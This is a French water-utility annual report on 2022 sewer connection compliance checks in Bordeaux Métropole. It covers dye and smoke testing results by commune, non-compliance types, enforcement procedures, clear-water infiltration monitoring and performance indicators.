L'activité des contrôles de conformité de l'année 2022 s'est basée sur l'organisation optimisée mise en place en 2020 et 2021 permettant de réaliser :

- Des contrôles de conformité, plusieurs fois par semaine sur l'ensemble des communes du territoire métropolitain,
- Des contrôles de conformité sur une plage horaire élargie de 8h00 à 19h00, 3 à 5 jours par semaine et de 8h00 à 12h00 le samedi,
- La possibilité d'intervenir sur les communes de Bordeaux Métropole dans le cadre de campagnes en masse, en parallèle des calendriers de rendez-vous usagers, sans dégrader ce service de rendez-vous.

Cette organisation a permis de répondre à l'objectif contractuel. Dans une démarche d'amélioration continue, un nouveau travail de recherche d'amélioration sera effectué sur l'exercice 2023.

Le modèle de fiche d'intervention utilisée sur le terrain pour consigner les résultats de l'enquête de conformité a été revu par la DEAU et la SABOM. La nouvelle version de la fiche est utilisée par les agents depuis fin novembre 2022.

Les contrôles de conformité des branchements sont principalement réalisés dans le cadre de :

- campagnes sectorielles, appelées également campagnes en masse,
- cessions immobilières dès que la SABOM est sollicitée par un notaire et que celui-ci accepte un contrôle de conformité plutôt qu'un contrôle de raccordabilité,
- travaux de raccordement aux réseaux d'eaux usées, réalisés par Bordeaux Métropole ou par la SABOM,
- dysfonctionnements constatés par les riverains ou les services des collectivités,
- l'instruction d'autorisations de rejets des eaux usées autres que domestiques avec les industriels et les professionnels du territoire,
- l'instruction de dossiers d'intégration de lotissements dans le domaine public,
- la recherche d'eau claire parasite dans les réseaux métropolitains.

Afin de pouvoir réaliser ces contrôles, il est essentiel d'informer les usagers, en amont des interventions à leur domicile, de la nécessité d'effectuer les contrôles de conformité du raccordement de leurs branchements.

Aussi, chaque campagne de contrôle est précédée d'une distribution de *flyers* dans les boîtes aux lettres des usagers concernés ou de l'envoi d'un courrier d'information à ces derniers.

Toutes ces actions d'information sont effectuées par les équipes de la SABOM avec notamment la participation active du service relations usagers, des techniciens spécialisés sur les contrôles de conformité et des îlotiers à travers d'explications précises sur leurs missions lors de leurs rencontres avec les usagers.

L'ensemble de ces actions de communication contribue à une relation attentionnée avec l'utilisateur.

Le **TABLEAU 1** est une synthèse des résultats aux contrôles conformité réalisés depuis 2019.

Le **TABLEAU 2** reprend la synthèse des tests à la fumée réalisés sur le territoire.

Le **TABLEAU 3** reprend ces éléments de manière plus détaillée.

Les données des **TABLEAUX 1, 2 et 3** sont issues d'extractions des contrôles de conformité saisis sous GESCA.

TABLEAU 1 - EXPL.2.1. Résultats des contrôles de conformité				
	Contrôles réalisés	Nombre total de PDS contrôlés au colorant	Dont nombre de PDS contrôlés suite à la création de branchements neufs par SABOM	Dont nombre de PDS contrôlés suite à une demande d'un notaire
2019	Conformes	1 191	195	448
	Non conformes	221	7	102
	Total	1 412	202	550
2020	Conformes	2 544	126	667
	Non conformes	295	2	175
	Total	2 839	128	842
2021	Conformes	5 521	12	1 063
	Non conformes	481	8	272
	Total	6 002	20	1 335
2022	Conformes	5 917	53	1 057
	Non conformes	610	48	319
	Total	6 527	101	1 376

La réorganisation de l'activité contrôle de conformité menée en 2020 et poursuivie en 2021 a permis d'augmenter significativement le nombre de contrôles réalisés jusqu'à dépasser le niveau contractuel initialement requis de 5 000 contrôles par an.

SABOM a mis l'accent en 2021 et en 2022 sur les contrôles d'écoulement afin de progresser favorablement sur la facturation de la PFAC.

Le nombre de contrôles dans le cadre des cessions immobilières est en forte hausse depuis 2019 et s'est stabilisé entre 2021 et 2022.

TABLEAU 2 - EXPL.2.1. Résultats des contrôles et tests fumée				
Contrôles fumée réalisés	2019	2020	2021	2022
Nombre de km contrôlés à la fumée	135,8	68,8	189,7	147,2
Nombre de PDS identifiés non conformes à la fumée	12	13	103	103

Des tests à la fumée supplémentaires ont été menés en 2021 et 2022 pour compenser le retard pris en 2020 à cause de la crise COVID.

Ces tests sont réalisés en lien avec les demandes de la Direction de l'Eau, des communes et les services internes SABOM qui souhaitent effectuer des contrôles dans le cadre d'études qu'ils mènent (par exemple le département réseaux ou le service Expertise et Innovation dans le cadre de la recherche des eaux claires parasites).

Dans le cadre de prise en compte des impacts du COVID, l'engagement de linéaire de réseau à contrôler à la fumée avait été lissé sur 3 ans (2020, 2021 et 2022). A fin 2022, l'engagement de linéaire à contrôler à la fumée a été tenu.

TABLEAU 3 - EXPL.2.1. BILAN DÉTAILLÉ DES CONTRÔLES CONFORMITÉ 2022							
	Nombre de km contrôlés à la fumée	Nombre de PDS directement contrôlés au colorant			Nombre de PDS contrôlés suite à la création de branchements neufs par la SABOM		
		Conforme	Non-conforme	Total	Conforme	Non-conforme	Total
AMBARES ET LAGRAVE	12,365	370	27	397	2	2	4
AMBES	0	21	2	23			0
ARTIGUES PRES BORDEAUX	1,673	105	6	111			0
BASSENS	5,302	144	3	147	1		1
BEGLES	7,055	515	48	563		1	1
BLANQUEFORT	24,7	66	10	76	1		1
BORDEAUX	0	142	141	283			0
BOULIAC	0	57	1	58			0
BRUGES	1,384	458	13	471	2		2
CARBON BLANC	0	140	5	145			0
CENON	4,278	209	36	245			0
EYSINES	12,042	377	15	392	2		2
FLOIRAC	8,921	258	19	277			0
GRADIGNAN	0	101	6	107	1	1	2
LE BOUSCAT	0	38	19	57	14		14
LE HAILLAN	0	43	6	49			0
LE TAILLAN-MEDOC	13,848	549	12	561	1		1
LORMONT	0,818	206	17	223		1	1
MERIGNAC	17,958	357	46	403	2	2	4
PAREMPUYRE	0	99	4	103			0
PESSAC	6,288	188	29	217	3		3
ST AUBIN DE MEDOC	6,855	66	1	67		1	1
ST LOUIS DE MONTFERRAND	0	118	12	130			0
ST MEDARD EN JALLES	4,83	169	5	174	1		1
ST VINCENT DE PAUL	0	2	1	3			0
TALENCE	0	153	69	222	2		2
VILLENAVE D ORNON	18,9	966	57	1023	21	40	61
Total 2022	147,2	5917	610	6527	53	48	101
Total 2021	189,7	5509	473	5982	12	8	20
Total 2020	68,8	2418	293	2711	126	2	128
Total 2019	135,8	1191	221	1412	195	7	202

La distribution des contrôles de conformité sur le territoire de Bordeaux Métropole est notamment liée à la fluctuation de l'activité économique immobilière, aux demandes d'interventions des collectivités du territoire mais aussi aux besoins du service de l'assainissement (lutte contre les pollutions et contre les Eaux Claires Parasites).

Les années 2021 et 2022 sont marquées par une forte progression des contrôles de conformité ainsi que par celle du nombre de kilomètres contrôlés à la fumée. Les actions de 2020 avaient été largement perturbées par la crise COVID.

On peut dire que 2021 est l'année d'activité en mode nominal tant sur l'activité terrain que sur la partie mise à jour et saisie des résultats des contrôles de conformité dans l'outil GESCA.

L'année 2022 a été un prolongement du bon fonctionnement de l'activité.

Le **tableau 4** présenté ci-après indique la répartition par nature des non-conformités constatées sur le territoire de Bordeaux Métropole.

A l'image des années précédentes, en 2022, les 3 principales non conformités sont par ordre décroissant : les rejets d'eaux pluviales dans le réseau d'eaux usées, les rejets d'eaux usées dans le réseau d'eaux pluviales et la présence d'une fosse septique non déconnectée.

TABLEAU 4 - EXPL.2.1. Nature des principales non conformités

	EP dans EU	EU dans EP	Fosse septique en service	Absence branchement EU ou raccordement	Absence ou problème - bac à graisse	Autres (absence évent, étanchéité, etc.)	Total N.C
Répartition des principales non conformités 2020	51,5%	26,4%	18,0%	-	3,4%	0,7%	295
Répartition des principales non conformités 2021	54,3%	22,3%	19,3%	2,1%	1,7%	0,4%	481
Répartition des principales non conformités 2022	51,5%	25,3%	13,9%	3,5%	3,2%	2,6%	610

LES TECHNIQUES UTILISÉES

La combinaison des contrôles fumigènes, au traceur colorant ou encore par technique sonore, apporte des éléments concrets pour la recherche des dysfonctionnements sur les réseaux et les ouvrages publics, tout comme elle permet d'identifier avec précision les mauvais raccordements sur les parcelles privées :

- le contrôle au colorant consiste à injecter un traceur fluoré au niveau des points de rejets de l'habitation et de détecter l'arrivée du traceur dans la boîte de raccordement située sur le domaine public,
- le contrôle au fumigène consiste en l'injection de fumée (combustion d'huile de paraffine) dans les réseaux d'eaux usées sur la partie publique. Les équipes de la SABOM scrutent alors l'environnement pour détecter la sortie de la fumée au niveau des regards, gouttières, etc.,
- le contrôle sonore consiste à créer un son sur un point d'une canalisation (par un léger choc sur la paroi) et à identifier si ce même son est audible au point de rejet de cette canalisation ou au point contrôlé. Le son, par vibration mécanique d'un fluide, se propage sous forme d'ondes longitudinales dans la canalisation. Cette technique est utilisée en dernière possibilité. Depuis fin novembre 2022, cette technique ne fait plus partie des éléments de décision.

L'INCITATION À LA MISE EN CONFORMITÉ

S'appuyant sur les articles du code de la santé publique L1331-1 et suivants, et sur son règlement de service de l'assainissement collectif, Bordeaux Métropole a mis en place une procédure d'incitation à la mise en conformité des installations privatives d'assainissement.

Dans ce cadre, lorsqu'une enquête de conformité planifiée par la SABOM a lieu, deux constats peuvent être établis :

- le raccordement est conforme. Une attestation de conformité (dit C5) est alors envoyée à l'usager par courrier. Le résultat et ce courrier sont archivés dans le logiciel GESCA,
- des anomalies de raccordement sont détectées. Un dossier est alors ouvert concernant l'installation non-conforme et le propriétaire en est informé par courrier. Le suivi du dossier, à travers l'outil GESCA, peut alors commencer jusqu'à la mise en conformité de l'installation.

Dans ce dernier cas de non-conformité de l'installation privée :

- un premier courrier, dit C1, est envoyé au propriétaire pour l'inciter à mettre son installation en conformité. Six mois après ce premier courrier, si l'usager ou le propriétaire n'a pas repris contact avec la SABOM pour une contre-visite pouvant attester de la mise en conformité de son installation, un second courrier, dit C2, lui est envoyé,
- après ce second courrier, si le propriétaire ne prend toujours pas contact avec la SABOM pour une contre-visite, il est taxé par la collectivité un an après la constatation de la non-conformité,
- si nécessaire, Bordeaux Métropole peut ordonner l'organisation de travaux d'office à la charge du propriétaire non-conforme.

Le processus mis en œuvre par la SABOM pour inciter à la mise en conformité des installations privatives d'assainissement et des rejets s'appuie sur la procédure Usagers 21 de Bordeaux Métropole. Celle-ci décrit les différents acteurs, délais, étapes et documents associés à cette démarche d'incitation.

LES CONTRÔLES NON RÉALISÉS POUR ABSENCE

Malgré l'article 47 du règlement de service de l'assainissement collectif, précisant les règles applicables au contrôle des réseaux d'assainissement privés, de nombreux usagers ne permettent pas l'accès à leur installation privée, au service de l'assainissement ou ne rappellent pas à la suite du dépôt d'un avis de passage.

Le nombre important de déplacements infructueux des agents de la SABOM ralentit la mise en œuvre de la procédure d'incitation à la mise en conformité pour des usagers dont l'installation est suspectée non-conforme par rapport à la réglementation en vigueur.

Le processus d'accès à la propriété pour le contrôle des installations d'assainissement et des travaux d'office s'appuie alors sur la procédure Usagers 24 (U24) de Bordeaux Métropole qui décrit les différents acteurs, les étapes et leurs délais, et les documents associés à cette démarche.

A terme, l'ensemble des avis de passage doit être enregistré dans l'outil GESCA. Les points de services concernés par ces avis de passage font l'objet d'un suivi spécifique (appels téléphoniques, envois de courriers postaux) afin de sensibiliser les usagers (rappel de l'objet du contrôle, rappel du règlement du service de l'assainissement, incitation à la prise de rendez-vous, etc.) et de permettre à la SABOM de réaliser les contrôles de conformité des branchements.

En application de la procédure U24, un fichier regroupe l'ensemble des contacts ayant dû être pris par téléphone, mail ou courrier pour inciter les usagers à contacter la SABOM afin de convenir d'un rendez-vous. Si l'usager au terme du déroulement de la procédure U24, n'a pas autorisé la SABOM à réaliser le contrôle de conformité, une fiche synthétisant les étapes clefs des contacts est réalisée et stockée dans GESCA. Le PDS est, de son côté, déclaré non conforme. La fiche, ainsi à disposition, permet aux équipes de Bordeaux Métropole et de la SABOM de connaître l'historique des contacts en cas de rappel de l'usager concerné par la taxation déclenchée par son nouveau statut.

Le **TABLEAU 5** récapitule l'évolution des tendances sur les infructueux (déplacements et rendez-vous). Le déplacement est une intervention organisée par la SABOM sans rendez-vous pris avec l'usager.

L'année 2022 est marquée par une baisse significative des déplacements infructueux, notamment due à une évolution du reporting interne pour cibler les refus de la part des usagers.

TABLEAU 5 - EXPL.2.1 déplacements infructueux						
Année	Nb total déplacements	Nb déplacements infructueux	% déplacements infructueux	Nb total rdv	Nb rdv infructueux	% rdv infructueux
2019	3770	1129	30%	1257	116	9%
2020	6680	2451	37%	2222	363	16%
2021	5789	2205	38%	2710	486	18%
2022	4479	773	17%	2731	450	16%

La SABOM continue son étude qui porte plutôt maintenant sur un système de rappel de rendez-vous par SMS, qui serait envoyé par le technicien intervenant, avant qu'il ne prenne la route du domicile de l'usager, afin de réduire le nombre d'infructueux. Ce système de rappel sera déployé au plus tard au cours du second trimestre 2023.

LE CONTRÔLE DES RACCORDABLES NON RACCORDÉS

Les articles L 1331-1 et L 1331-8 du Code de la Santé Publique définissent qu'un immeuble est raccordable non raccordé (RNR) quand il a accès à un réseau public d'assainissement (soit directement, soit par l'intermédiaire d'une voie privée ou d'une servitude de passage) et qu'il n'est pas raccordé au dit réseau. Le propriétaire dispose d'un délai de deux ans, après la pose du collecteur, pour se raccorder.

Au 31 décembre 2022, le service de l'assainissement collectif comptabilise 231 RNR ainsi que 64 dérogations (Total 295) sur le territoire de Bordeaux Métropole (voir **TABLEAU 6 - EXPL.2.1. Situation RNR Bordeaux Métropole de l'année 2022 extraite au 03/03/2023**).

Un travail spécifique est en cours afin de contrôler précisément, au cas par cas, les PDS restants avec ce statut.

La mise à jour des statuts est réalisée dès qu'un nouveau cas est rencontré et détecté. Le tableau suivant est une extraction de GESCA, non comparable avec l'extraction de la base de l'opérateur de l'eau Odyssee (**TABLEAU 3 USAG.1**).

TABLEAU 6 - EXPL.2.1. Situation RNR Bordeaux Métropole de l'année 2022 extraite au 03/03/2023			
Communes	Dérogation	RNR < 2 ans	RNR > 2 ans
AMBARES ET LAGRAVE	12	6	29
AMBES	1		1
ARTIGUES PRES BORDEAUX			
BASSENS			5
BEGLES	1	1	6
BLANQUEFORT	1	1	12
BORDEAUX	1	2	23
BOULIAC	1	2	4
BRUGES	4	2	4
CARBON BLANC	1		2
CENON	2		3
EYSINES	5		5
FLOIRAC	1	2	5
GRADIGNAN	4		2
LE BOUSCAT			2
LE HAILLAN	3		2
LE TAILLAN MEDOC	5		2
LORMONT			2
MERIGNAC	3	2	9
PREMPUYRE	4		33
PESSAC	6	1	17
SAINT AUBIN DE MEDOC	3		2
SAINT LOUIS DE MONTFERRAND	3		7
SAINT MEDARD EN JALLES	2	1	4
SAINT VINCENT DE PAUL			1
TALENCE	1		24
VILLENAVE D ORNON		1	4
TOTAL N	64	21	210
TOTAL N-1	60	21	169

Pour rappel, les dérogations sont accordées uniquement par Bordeaux Métropole sur des critères qui lui sont propres. Les dérogations signées ne sont pas permanentes et tout changement de propriétaire rend caduque une dérogation existante. Ces dérogations entraînent la suspension d'une part des travaux obligatoires par les usagers et d'autre part de mise en place des taxes de mise en conformité.

Procédure RNR < 2 ans

Bordeaux Métropole continue d'étendre son réseau d'assainissement collectif sur le territoire. Lors de projets d'envergure, des campagnes de prospection sont réalisées par la SABOM afin de connaître les immeubles et parcelles qui devront se raccorder à ces nouveaux réseaux.

Une fois les phases de prospection, définition et réalisation du projet terminées, une information est envoyée aux propriétaires des immeubles concernés par ces extensions de réseaux d'assainissement. Cette information rappelle le code de la santé publique et le règlement de service. Elle indique le délai de 2 ans accordé pour une mise en conformité, à compter de la réception des travaux. Lors du raccordement de leurs installations privatives, les

propriétaires ou occupants doivent informer le délégataire du service public qui viendra alors vérifier leurs bons raccordements.

Par ailleurs, le processus mis en œuvre par la SABOM pour participer à la gestion des dérogations et prolongations de délai à l'obligation de raccordement au réseau public d'assainissement s'appuie sur la procédure Usagers 22 de Bordeaux Métropole qui décrit les différentes étapes, acteurs, délais et documents associés à cette démarche.

UN DÉPLOIEMENT DE GESCA POURSUIVI EN 2022

Le fonctionnement du processus repose sur la bonne organisation logistique et technique des contrôles et sur le bon enregistrement en temps réel des données propres à l'installation de chaque usager. C'est l'objet et l'intérêt du logiciel partagé GESCA. Certains processus ont été fortement impactés par le projet GESCA qui structure les processus en intégrant un référentiel usager dont Bordeaux Métropole est désormais maître.

En 2022, les options de développement de GESCA, validées entre la SABOM et la DEAU ont fait l'objet d'un suivi opérationnel. Pour rappel, ils sont définis ci-dessous :

- Projet A1-Item 3 GESCA Qualité / GESCA Qualité des données
- Projet A1-Item 4 GESCA Qualité / GESCA Mobilité & Productivité
- Le suivi des montées de versions GESCA

Le projet GESCA mobilité a été suspendu en 2022, en concertation avec l'ensemble des parties prenantes.

Pour rappel, la DEAU a décidé de suspendre également les projets suivants : GESCA TIMC, GESCA PDS assainissement PDS eau et GESCA Interface PICRU.

BILAN ANNUEL DES EAUX CLAIRES PARASITES

Les Eaux Claires Parasites (ECP) sont les eaux pluviales ou les eaux de nappe qui s'introduisent anormalement dans les réseaux d'eaux usées, venant ainsi créer des surcharges hydrauliques non prévues dans le dimensionnement des réseaux d'eaux strictement usées. Parmi les ECP, nous distinguons :

- les Eaux Claires Parasites Météoriques (ECPM), qui sont les eaux pluviales directement raccordées sur le réseau d'eaux usées,
- les Eaux Claires Parasites Permanentes (ECPP), qui sont les eaux de nappe qui s'infiltrent via les défauts structurels des réseaux (fissures, joints).

Ces volumes supplémentaires occasionnent très souvent la saturation des ouvrages hydrauliques provoquant parfois des débordements ou des déversements.

La SABOM dispose de plusieurs moyens d'identification de ces anomalies : les contrôles à la fumée et au colorant pour les ECPM, et les Inspections TéléVisuelles (ITV) pour les ECPP.

Ces anomalies peuvent exister chez les particuliers, avec une gouttière raccordée sur le branchement d'eaux usées par exemple, mais également sur le réseau public, avec une bouche d'égout raccordée sur le réseau d'eaux usées par exemple.

Le bilan annuel des ECPM fait état des actions menées sur l'année pour la recherche de celles-ci et des résultats qui en découlent en termes de proportion d'eaux claires dans les réseaux. Ce bilan permet d'orienter les contrôles de conformité qui visent à localiser aussi bien chez le particulier que sur le réseau public les entrées d'ECP. Enfin, ce bilan propose des travaux pour la réduction des volumes d'eaux claires qui transitent et saturent les ouvrages d'assainissement (réseaux et postes de relevage) et donc permet en certains points la diminution voire la suppression des déversements au milieu naturel.

Dans un premier temps, la SABOM a défini et développé, au sein de la plateforme d'intelligence technique du service, un outil informatique appelé BILAN DES FLUX, application informatique livrée le 31 décembre 2019. Cet outil dispose, depuis le dernier trimestre 2021 d'un module pour caractériser les Eaux Claires Parasites, les calculer et les sectoriser pour chaque point de mesure (les stations d'épuration, les postes de relevage, les points caractéristiques réseau et les entrées assainissement des communes hors Bordeaux Métropole).

Le débit mesuré est décomposé suivant les 5 catégories ci-dessous :

- débits Eaux Usées strictes,
- débits Eaux Usées temps sec,
- débits d'Eaux Claires Parasites Météoriques,
- débits d'Eaux Claires Parasites Permanentes,
- débits déversés.

Cette méthode appliquée à l'ensemble des points de mesure de Bordeaux Métropole permet aux équipes de la SABOM de hiérarchiser tous les bassins de collecte séparatifs impactés par les ECP.

L'analyse des volumes des ECPP pourra permettre l'orientation des Inspections TéléVisuelles (ITV) patrimoniales.

L'analyse des volumes d'ECPM permettra l'orientation des contrôles de conformité au colorant ou à la fumée du PDS chez le riverain mais également sur les réseaux publics.

Dans un second temps, pour pallier le déficit de points de mesures fixes existants et répondre à une sectorisation plus fine des ECP sur des bassins de collecte problématiques (ceux sujets aux débordements), la SABOM s'est équipée en 2019 de 5 débitmètres mobiles et autonomes. La hiérarchisation de plusieurs lieux d'implantation avait été définie au cours du second semestre de 2019.

Parmi eux, 2 sites installés au cours du second semestre 2020 sont toujours en activité. Le troisième nommé "Europe" a été démonté à la mi-janvier 2022 pour préserver les équipements qui étaient trop régulièrement noyés. Ces points d'instrumentation avaient été retenus pour partager de façon régulière le linéaire du gravitaire du Guâ, initialement long de 200 km sans aucun point de mesure en son sein. Ils se situent à l'entrée de la commune d'Artigues-près-Bordeaux (point amont, nommé "Antoune"), à la limite des communes de Carbon-Blanc et Lormont (point intermédiaire, nommé "Archevêque").

Deux autres points ont été définis et installés en 2021. Il s'agit de sous bassins affluents du gravitaire du Guâ. Ils sont situés entre les points "Archevêque" et anciennement "Europe", et ont été nommés "Hontasse" (Ambarès-et-Lagrave) et "Favols" (Carbon-Blanc).


Trois autres points ont été définis et installés en 2022. Il s'agit de sous bassins affluents du gravitaire du Guâ ou d'une subdivision encore plus fine des premiers capteurs installés.

Un premier capteur nommé "Viallole" a été installé sur une branche parallèle à "Favols" afin de compléter l'étude du territoire situé entre les points "Archevêque" et anciennement "Europe". Deux autres capteurs, "Antoune rocade" et "Pêcheurs", ont été installés en amont du point "Archevêque" afin de glaner des informations plus fines sur ce territoire.

Un dernier point présent sur la **CARTE 1** a été installé en Janvier 2023. Il s'agit du point "Condorcet" qui permet une étude plus fine du sous bassin "Antoune Rocado" installé plus tôt dans l'année 2022.

L'intérêt de l'instrumentation de ces points était de répondre à un double enjeu, celui de participer à l'étude ECP du bassin de collecte de la branche Gravitaire du Guâ tout en participant aux réponses de GDC émises sur ces secteurs pour des phénomènes de mise en charge et débordement des réseaux EU lors de pluies.

CARTE 1 - EXPL.2.1. Points d'instrumentation en débitmétrie 2021



Cinq des huit débitmètres installés sont couplés à une sonde de conductivité autonome. L'objectif de ce couplage est de définir si une corrélation peut être établie entre les valeurs de conductivité de l'effluent et ses teneurs en ECP.

Les éléments d'études autour de ces 8 points d'instrumentation peuvent être retrouvés dans le rapport annuel ECP livré le 31/03/2023.

Dans un troisième et dernier temps, le bilan annuel des ECP présente les secteurs qui ont été contrôlés par des tests au colorant ou à la fumée ainsi que les résultats obtenus pour chacun des bassins de collecte. Le bilan propose également les secteurs envisageables pour les contrôles de l'année suivante.

Les contrôles de conformité réalisés dans le cadre des recherches d'ECP sur 2022 en domaine privé ont permis d'identifier 126 points de service non conformes avec présence d'eaux pluviales dans les eaux usées pour une surface active totale de 14 848 m².

Les mises en conformité sur les parties privatives sont incitées par la mise en place de la procédure usager de Bordeaux Métropole U21. En 2022, 3 946 m² de surface active ont été ainsi supprimés en domaine privé.

Sur 3 946 m² mis en conformité, 50 m² avaient été identifiés en 2019, 380 m² en 2020, 2 091 m² en 2021 et 1 425 m² en 2022.

Les non-conformités sur le réseau public connues à ce jour représentent 39,54 ha de surface active. En 2022, aucune nouvelle non-conformité n'a été identifiée.

En revanche, il est important de noter que les contrôles à la fumée ont mis en évidence des tronçons dans un état dégradé sur certains quartiers. Lors de ces tests, des avaloirs se sont mis à fumer alors qu'ils sont correctement branchés sur le réseau EP. Cela signifie qu'il existe des communications entre ces réseaux, très probablement causés par des altérations structurelles importantes. Ces informations sont décrites plus précisément dans le rapport annuel sur les ECP.

Le rapport annuel sur les ECP propose à la collectivité les travaux nécessaires à la suppression de ces surfaces actives publiques. En 2022, il n'y a pas eu de travaux de déconnexion d'avaloir mal branché.

Les non conformités publiques ne sont pas le seul critère de renouvellement des réseaux et des équipements. De plus, ces travaux sont partagés entre la SABOM et la DEAU selon leurs caractéristiques. Il peut donc être compliqué d'avoir l'information de réalisation des travaux ou la bonne identification de ces derniers afin de supprimer les non conformités résolues.

De plus, nous n'avons qu'un total de 9 non conformités publiques identifiées sur des systèmes d'assainissement en séparatif (26 au total). Ces mauvaises connexions représentent une intrusion non désirée d'un maximum de 28 000 m³ par an, ce qui est faible au regard des quantités générales d'ECPM sur le territoire de Bordeaux Métropole (8 897 088 m³ en 2022).

EXPL.2.2. LE CONTRÔLE DES OUVRAGES DES SOLUTIONS COMPENSATOIRES

En 2022, **218** solutions compensatoires privées ont fait l'objet d'une visite terrain des ouvrages de régulation visant notamment à :

- contrôler la décantation de l'Ouvrage de Régulation (OR),
- vérifier l'absence de surverse au niveau de l'Ouvrage de Régulation,
- vérifier la présence du passe débit au niveau de l'Ouvrage de Régulation,
- contrôler l'état structurel général de l'Ouvrage de Régulation,
- évaluer visuellement l'état fonctionnel général de la solution compensatoire.

Les interventions de contrôles de conformité des solutions compensatoires se déroulent dans le cadre de convocations à des visites communes avec les services de Bordeaux Métropole ou des communes du territoire mais aussi en campagne en masse.

Le **TABLEAU 7** présente la répartition des contrôles et l'état des conformités depuis l'année 2019.

TABLEAU 7 - EXPL.2.2. Répartition des contrôles des solutions compensatoires et état des conformités			
Années	Convocations / RDV	Campagne en masse	Total
2019	19	101	120
2020	26	93	119
2021	31	111	142
2022	36	182	218
Années	Contrôles conformes	Contrôles non-conformes	Total
2019	61	59	120
2020	65	54	119
2021	120	22	142
2022	128	90	218

Les sollicitations et rendez-vous des services de Bordeaux Métropole et des communes du territoire ont été en légère hausse pour l'année 2022. Sur ces rendez-vous, il n'y a pas ou très peu de déplacements infructueux car ces rencontres mobilisent à chaque fois plusieurs acteurs (BM, Mairie, promoteurs, sous-traitants, etc.).

Le nombre de contrôles de solutions compensatoires dans le cadre des campagnes en masse a été plus important en 2022. En effet, le périmètre à contrôler a été élargi en lien avec les services de la Direction de l'Eau et une méthodologie proche de celle des contrôles de conformité des raccordements a été appliquée.

Le **TABLEAU 8** présente la répartition des types de non-conformité depuis l'année 2019.

TABLEAU 8 - EXPL.2.2. Répartition des types de non-conformités des solutions compensatoires					
Années	Défauts de l'installation ou sur accessoires	Défaut d'entretien	Absence de solution compensatoire ou d'Ouvrage de Régulation	Défaut accès et autres non-conformité	Total
2019	20	32	7	-	59
2020	12	3	26	13	54
2021	11	-	9	2	22
2022	22	1	35	32	90

Le nombre de contrôles non conformes est en nette progression en 2022. Au-delà du nombre de contrôle de solution compensatoire lui-même en hausse, les non-conformités sont nombreuses avec un volume de typologie assez proche.

La SABOM va travailler avec les services de Bordeaux Métropole en 2023 pour améliorer si possible le contenu des permis de construire au sujet des solutions compensatoires et sensibiliser les communes à la vérification de ce point avant d'acter la fin des travaux d'un projet. En cas de contrôle non conforme, l'usager est mis en demeure par la SABOM d'effectuer les travaux nécessaires.

EXPL.2.3. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UA18	Nombre d'utilisateurs dans chaque classe	N/A	Raccordable raccordé 36 613 (Vide) 120 573 Non raccordé - Raccordable 6 Raccordable non raccordé 284 Raccordé 66 Non raccordable 3 148 Non défini 852	Raccordable raccordé 39 196 (Vide) 119 292 Non raccordé - Raccordable 11 Raccordable non raccordé 330 Raccordé 63 Non raccordable 3 098 Non défini 829	Nombre d'utilisateurs raccordables non raccordé < 2 ans:21 Nombre d'utilisateurs raccordables non raccordé > 2 ans:170 Nombre d'utilisateurs raccordables non raccordé dérogé:60 Nombre d'utilisateurs non raccordables ANC:3181 Nombre d'utilisateurs non raccordables autre usagers:4 Nombre d'utilisateurs raccordables raccordé non conforme:2331 Nombre d'utilisateurs raccordables raccordé conforme:9668 Nombre d'utilisateurs raccordables raccordé avec autre type de conformité:35770 Nombre d'utilisateurs avec un type de raccordement Non défini:793 Nombre d'utilisateurs raccordé:37 Nombre d'utilisateurs non raccordé raccordable:3 Nombre d'utilisateurs raccordables non raccordés avec autres classes de conformité:158 Nombre d'utilisateurs avec un type de raccordement vide:117313	Nombre d'utilisateurs raccordables non raccordé < 2 ans : 24 Nombre d'utilisateurs raccordables non raccordé > 2 ans : 210 Nombre d'utilisateurs raccordables non raccordé dérogé : 66 Nombre d'utilisateurs non raccordables ANC : 3 386 Nombre d'utilisateurs non raccordables autre usagers : 11 Nombre d'utilisateurs raccordables raccordé non conforme : 2 626 Nombre d'utilisateurs raccordables raccordé conforme : 13 914 Nombre d'utilisateurs raccordables raccordé avec autre type de conformité : 36 006 Nombre d'utilisateurs avec un type de raccordement Non défini : 771 Nombre d'utilisateurs raccordé : 40 Nombre d'utilisateurs non raccordé raccordable : 8 Nombre d'utilisateurs raccordables non raccordé avec autres classes de conformité : 143 Nombre d'utilisateurs avec un type de raccordement vide : 115 256
Indicateur opérationnel UA28	Nombre de branchements contrôlés pour la conformité au colorant par an	> 5 000 Points de service EU contrôlés chaque année	1 412	2 839	6 002	6 527
Indicateur opérationnel UA29	Linéaire de réseau EU contrôlé à la fumée chaque année	> 135 km	135,8 km	68,8 km	189,7 km	147,2 km
Indicateur opérationnel UA30	Nombre de non-conformités réparties en fonction des principales non-conformité	N/A	Indicateur gelé en 2019	594 PDS contrôlés non-conformes. La répartition des non-conformités est à consulter dans le tableau fichier source de l'indicateur UA30.	991 PDS contrôlés non-conformes dont 481 nouveaux PDS contrôlés non-conformes en 2021. La répartition des non-conformités est à consulter dans le tableau fichier source de l'indicateur UA30.	1453 PDS contrôlés non-conformes. La répartition des non-conformités est à consulter dans le tableau fichier source de l'indicateur UA30.

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UA31	Surface active identifiée non conforme par les enquêtes du délégataire par système d'assainissement	N/A	1 056 m ²	6 182 m ²	24 670 m ²	BM = 14 848 m ² Les Cailhocs = 50 m ² Cantinolle = 565 m ² Clos de Hilde = 7 438 m ² Lille Blanquefort = 870 m ² Louis Fargue = 4 180 m ² Sabarèges = 1 745 m ²
Indicateur opérationnel UA32	Taux de contrôles dont le délai entre l'identification de la suspicion de non conformité à la fumée et son contrôle au colorant est inférieure à 2 mois	2019-2020 >90% ; 2021 à 2023 > 92% ; 2024-2025 > 95%	Non représentatif	100%	90,70%	97,14 %
Indicateur opérationnel UA33	Nombre de non-conformités "publiques" (identifiées dans le cadre des contrôles conformités, dues à des travaux publics) réparées par le délégataire	N/A	0	2	2	0
Indicateur opérationnel UA44	Taux de non-conformité à l'occasion d'un premier contrôle au colorant	N/A	16,0%	9,0%	4,62 %	4,67 %
Indicateur opérationnel UA45	Surface active mise en conformité chaque année en domaine privé en domaine public	N/A	0/0	1 583 / 7 000 m ²	2 049 / 125 m ²	3 946 m ² / 0 m ²
Indicateur opérationnel UA46	Nombre de points de service assainissement EU mis en conformité sur l'année civile rapporté au nombre de points de services EU identifiés non conforme	N/A	N/A	41	85	138
Indicateur opérationnel UA47	Délai moyen de mise en conformité d'un point de service assainissement (EU)	N/A	/	251 jours	272 jours	320 jours

❖ **UA31 :**

